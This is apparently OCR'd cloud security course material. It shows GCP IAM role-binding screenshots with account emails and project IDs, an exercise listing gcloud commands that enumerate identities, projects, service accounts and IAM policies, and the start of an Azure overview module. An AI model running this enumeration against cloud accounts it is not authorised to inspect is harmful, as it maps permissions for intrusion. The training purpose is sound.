
View By: PRINCIPALS ROLES

☐ Include Google-provided role grants

Filter Enter property name or value

☐ Type	Principal ↑	Name	Role	Security insights	Inheritance
☐	233003792018-compute@developer.gserviceaccount.com	Compute Engine default service account	Owner	5272/5275 excess permissions	
☐	233003792018@cloudservices.gserviceaccount.com	Google APIs Service Agent	Owner	5261/5275 excess permissions	
☐	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator Owner		atomic-nuclear.site atomic-nuclear.site
☐	cehmanish@gmail.com		Editor Owner	4832/4865 excess permissions	atomic-nuclear.site
☐	cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	cwl-svc	Viewer	2354/2354 excess permissions	
☐	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer		atomic-nuclear.site
☐	manish@atomic-nuclear.site	Manish Gupta	Kubernetes Engine Cluster Admin	1/9 excess permissions	

IAM Role Binding - Project Level



Permissions for project "My First Project"

These permissions affect this project and all of its resources. Learn more


View By: PRINCIPALS ROLES

□ Include Google-provided role grants

Filter Enter property name or value

□	Role / Principal ↑	Name	Inheritance
□	Compute OS Login (1)		
□	os-login-acct@alert-nimbus-335411.iam.gserviceaccount.com	os-login-acct	
□	Editor (1)		
□	cehmanish@gmail.com		
□	Kubernetes Engine Cluster Admin (1)		
□	Kubernetes Engine Developer (1)		
□	Organization Administrator (3)		
□	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	atomic-nuclear.site
□	manish@atomic-nuclear.site	Manish Gupta	atomic-nuclear.site
□	terraform-saas-authentication@alert-nimbus-335411.iam.gserviceaccount.com	Terraform-SaaS-Authentication	atomic-nuclear.site
□	Owner (6)		
□	Service Account User (1)		
□	Viewer (2)		

IAM Role Binding - Project Level



console.cloud.google.com/compute/instances?onCreate=true&authuser=4&organizationId=769569318697&orgonly=true&project=alert-nimbus-335411&supportedpurview=project

Google Cloud Platform · My First Project · Search Products, resources, docs (/)

Compute Engine

VM instances · CREATE INSTANCE · IMPORT VM · REFRESH · OPERATIONS · HELP ASSISTANT · HIDE INFO PANEL · LEARN

Virtual machines
- VM instances
- Instance templates
- Sole-tenant nodes
- Machine images
- TPUs
- Committed use discounts
- Migrate for Compute Engi...

Storage
- Disks
- Snapshots
- Images

Marketplace

Release Notes

INSTANCES · INSTANCE SCHEDULE

VM instances are highly configurable virtual machines for running workloads on Google infrastructure. Learn more

Filter Enter property name or value

☑	Status	Name ↑	Zone	Recommendations	In use by	Internal IP	Exter	Connect
☑	✓	instance-1	us-central1-a			10.128.0.2 (nic0)	34.6(	SSH

Related actions · DISMISS

View billing report View and manage your Compute Engine billing

Monitor VMs View outlier VMs across metrics like CPU and network

Explore VM logs View, search, analyze, and download VM instance logs

Set up firewall rules Control traffic to and from a VM instance

Patch management Schedule patch updates and view patch compliance on VM instances

instance-1

PERMISSIONS · LABELS · MONITORING

Edit or delete permissions below or "Add Principal" to grant new

ADD PRINCIPAL

Show inherited permissions

Filter Enter property name or value

Role / Principal ↑	Inheritance
Compute Instance Admin (beta) (1)	
admin@atomic-nuclear.site	
Compute OS Login (1)	
os-login-acct@alert-nimbus-335411.iam.gserviceaccount.com	
Editor (1)	
Kubernetes Engine Service Agent (1)	
Owner (6)	
Viewer (2)	
cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	
emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	

IAM Role Binding - Resource Level

EXERCISE - 9

List of active User / Service accounts :

```
gcloud auth list
```

Active configuration [user / service account + project] :

```
gcloud config list
```

List of organization in gcp account :

```
gcloud organizations list
```

Lists of iam policy attached to the specified organization :

```
gcloud organizations get-iam-policy OrganizationsID
```

Lists of folder in an organization :

```
gcloud resource-manager folders list --organization OrganizationsID
```

Lists of iam policy attached to the specified folder :

```
gcloud resource-manager folders get-iam-policy FolderID
```

List of projects in an organization :

```
gcloud projects list
```

Lists of iam policy attached to the specified project :

```
gcloud projects get-iam-policy ProjectID
```

List all of service accounts in a project : [Project name is specified using gcloud configuration]

```
gcloud iam service-accounts list
```

Get the IAM policy for a service account :

```
gcloud iam service-accounts get-iam-policy ServiceAccountEmailID
```

Get metadata for a service account in a project:

```
gcloud iam service-accounts describe ServiceAccountEmailID
```

Lists of roles in an origination / project :

```
gcloud iam roles list
```

Lists of permissions in a specified role :

```
gcloud iam roles describe RoleName
```

Module - 3 : Introduction about Azure Cloud

3.1 Azure Cloud Overview

3.3 Azure Active Directory [AAD]

3.4 Azure Resource Manager [ARM]

- Role Based Access Control [RBAC]

3.5 Office 365 / Microsoft 365


3.1 Azure Cloud Overview

Introduction:

Microsoft Azure, commonly referred to as Azure, is a cloud computing service created by Microsoft for building, testing, deploying, and managing applications and services through Microsoft-managed data centers.

Three Main Components of Azure Cloud -

- Azure Active Directory [AAD] -
  - Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management service, which helps the employees sign in and access resources in cloud and on-premise.
- Azure Resource Manager [ARM] -
  - Azure Resource Manager (ARM) is **the native platform for infrastructure as code (IaC) in Azure**. It enables you to centralize the management, deployment, and security of Azure resources
- Office 365 [O365] -
  - Office 365 is a cloud-based suite of productivity & collaboration apps.



IdAAs

Azure
AD

Authentication

